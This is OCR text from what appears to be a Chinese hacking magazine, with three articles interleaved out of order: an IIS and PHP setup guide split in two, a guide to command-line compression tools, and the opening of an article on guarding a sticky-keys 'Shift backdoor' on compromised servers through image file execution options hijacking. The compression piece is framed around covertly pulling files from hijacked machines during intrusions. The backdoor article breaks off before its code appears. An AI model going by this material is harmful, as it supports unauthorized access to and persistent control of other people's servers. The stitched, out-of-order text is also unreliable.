


图3　处理程序映射




图4　添加脚本映射

进入之后你会看到很多的程序映射，我们要在这里添加php的映射。在窗口中点右键，在弹出的菜单中选择**“添加脚本映射”**，弹出界面如图4所示。

大家按照图4中的设置进行输入就可以了，**在“请求路径”中写“*.php”，表示所有的.php请求；“可执行文件”中写“c:\php\php5isapi.dll”，就是你解压缩的php文件；**“名称”就随便写了。

最后，别忘了添加“默认文档”，在总的菜单中就有这个选项，将“index.php”什么的加进去就可以了，很简单。设置好后你的PHP就可以用了，我们来做个测试，编辑一个index.php，输入如下内容：

```
<?php
phpinfo();
?>
```

然后将它保存到IIS默认目录里，用浏览器访问一下，结果如图5，一切正常。




图5　PHP正常工作

小知识：

这些设置你可以在IIS管理器中左边选中整个服务器，然后配置确定后就会应用于所有网站，这样在本台主机中所建立的所有网站都可以支持PHP了。你也可以只选中一个站点进行配置，这样就只有这个站点支持PHP了。

3、安装Zend Optimizer

Zend Optimizer的安装和MySQL一样简单，它提供了exe的安装程序，最新版本是3.3.3，下载解压缩后直接运行就可以了。运行安装程序后一直点“Next”就可以了，唯一要注意的是它会让你选择服务器，如图6。




图6　选择服务

我们当然选IIS了，然后下一步是选择“php.ini”所在的位置，我们的是在“c:\windows”中。接着选择你的服务器的根文件夹，这些都是很简单的，相信你都会。最后就开始进行正式安

命令行下压缩也疯狂

过客似风

从本文您可以学到：

1、命令行下使用 compact

2、RAR 的命令行用法

这并不是历史的倒退，纵使现在已是windows的天下，但是我们仍不时地与命令行打交道，因为它们能使我们的工作更方便、更有效率。打个比方，当我们在肉鸡上下载文件时，首要考虑的两个问题就是文件的下载时间和下载时的隐蔽性。因此，我们在下载肉鸡上一些比较大的文件（如视频）时，总想用压缩工具压缩一下，从而缩小文件的体积提高下载速度。但在压缩文件时我们总不能把压缩软件的窗口亮出来吧？这时，命令行下的压缩工具就有用武之地了。下面我由近及远地（这是什么顺序？大家猜吧！）为大家介绍几款能在命令行下压缩的压缩软件。

一、Compact.exe

对它大家很陌生吧？可是它却在我们的身边，这也许就是泰戈尔所说的世界上最远的距离吧！它是windows系统自带的一个命令行压缩工具，就在**C:\WINDOWS\System32下（C:为系统安装的分区，若是windows 2000则在c:\WINNT\System32下）。**

用法：**compact {folder or flienames} {options}**。

假如不带任何参数运行“Compact”命令（不含双引号，下同，除非有特别说明），将显示当前文件夹中所有文件的压缩状态。文件名或文件夹名可以使用通配符（如*.mp3、nohack?.txt等，*代表多个字符，?代表一个字符）或多个文件名，文件名之间或多个参数之间要用空格分隔。

主要参数如下：

/C：压缩指定的文件或文件夹
/U：解压缩指定的文件或文件夹
/S：定义在文件夹上的动作，将其作用到所有子文件夹
/A：显示所有隐藏文件或系统文件，它们一般是看不见的
/I：默认情况下，Compact.exe将在错误处停止，该参数可以强制它继续执行
/F：默认情况下，假如一个文件已经被压缩，那么在压缩过程中将跳过该文件，使用这个参数，它也要被压缩
/Q：使Compact.exe程序只显示基本信息

比如我要压缩nohack.mp3文件，则输入命令“**compact nohack.mp3 /c**”。其实该工具实现的就是NTFS分区的压缩功能，如图1，也就是说，它只能在NTFS分区中压缩，若在其他文件系统中使用它的压缩命令就会提示错误。

还有一点，它所压缩了的文件或文件夹只有在NTFS分区才有压缩效果。不过，不要觉得它是鸡肋，它的压缩能力也不赖，特别是对映像文件（如ISO、GHO、IMG等，对VM硬盘文件的压缩能力也不错），有时甚至能够将其占用空间压缩到一半以下，这可是winrar不能办到的。




图1　添加压缩属性

二、WinRAR

轮到它了，因为它现在可是系统必备软件，由于以前的很多文章都讲过它的命令行用法，所以这里简单带过。

命令行语法：RAR <命令> [-<开关>] <压缩文件> [<@列表文件...>] [<文件...>] [<解压路径\>]

常用命令说明：

a　添加文件到压缩文件中
-k　锁定压缩文件
-s　产生固体存档，这样可以增大压缩比
-r　包括子目录
-m1　设置压缩比
-m0　存储，添加到压缩文件时不压缩文件
-m1　最快，使用最快压缩方式（低压缩）
-m2　较快，使用快速压缩方式
-m3　标准，使用标准（默认）压缩方式
-m4　较好，使用较好压缩方式（较好压缩，但是慢）
-m5　最好，使用最大压缩方式（最好的压缩，但是最慢）

例如：我们需要把E:\web\目录下的所有东西打包为1.rar放到E:\web\目录下，命令为“**C:\Program Files\WinRAR\Rar.exe a -k -r -s -m1 E:\web\1.rar E:\web\”，注意是Rar.exe，而不是WinRAR.exe。**

我个人也十分推荐这款软件，因为它不但在窗口模式表现不错，在命令行下也有十分完善的命令。它在命令行下的具体用法可以阅读其安装目录里“Rar.txt”文件。我顺便给大家提供在光盘中吧，超级的详细，而且是中文的！

好了，本期就先讲到这里，下期再给大家带来两个同类工具，猜猜是啥？

编辑点评：

在你入侵的时候如果要上传很多文件是件很麻烦的事情，有没有想过压缩呢？这时侯就要用命令行下的压缩和解压缩功能了。这次介绍的两款工具都是很普遍的，哪台电脑都有，不满足的话，下期看点就是高压缩率工具哦！期待吗？

装了，不过安装之前你要把你的Web服务停止哦。

好了，现在IIS+PHP+Zend Optimizer的组合就已经搭建好了，可以运行基本的PHP程序了，但少了一个必备的MySQL哦，所以还是不完整地！由于版面关系，MySQL的安装和配置就放在下一期杂志上，光盘中也提供了本程序，有兴趣大家可以自己先安装一下。

编辑点评：

*Vista的兼容性的确不怎么好，记得刚出来的时候，想在它上面运行程序还真是头大的事情，不过现在情况要好些了。Vista下搭建PHP环境并不是很难的事情，要注意的就是PHP的安装，这个还是要大家手动修改的，虽然光盘中也提供了自动化的安装程序，但相信我，你不会成功的^-^*

映像劫持保护Shift后门

天涯衰草

从本文您可以学到：

通过映像劫持保护Shift后门

以前我们曾经介绍过，利用Windows系统中的粘滞键，可以突破远程桌面的密码验证，让我们轻松控制远程服务器系统。虽然你可以上传Shift后门，但是别人也可以进行后门上传啊。如果别人替换了我们的Shift后门，我们也就失去了对服务器的控

制权。那么我们如何才能保护好自己的Shift后门呢?

一、映像劫持保护

“映像劫持”这个名称我想大家已经很熟悉了吧?现在流行的计算机病毒都是使用这项技术,将杀毒软件等进程劫持到病毒进程上。今天我们就是利用这项技术来进行Shift后门的保护,这样当其他用户激活粘滞键或Shift后门时,映像劫持就会将其劫持到我们的Shift后门。由于其他用户并不知道我们Shift后门的具体路径,因此他们没有办法进行清除和替换。

有人可能要问:即使是使用了映像劫持,别人不是最终也会调出你的Shift后门吗?我承认你问的很好,但是不要忘了他没有我的后门密码。

首先运行“批处理程序开发工具”,清除已有的代码并将下面的代码复制到窗口里面。**代码中的c:\ windows\fonts\mm.exe就是后门程序的路径,然后点击“运行”菜单中的“BAT转换EXE”命令**,如图1。

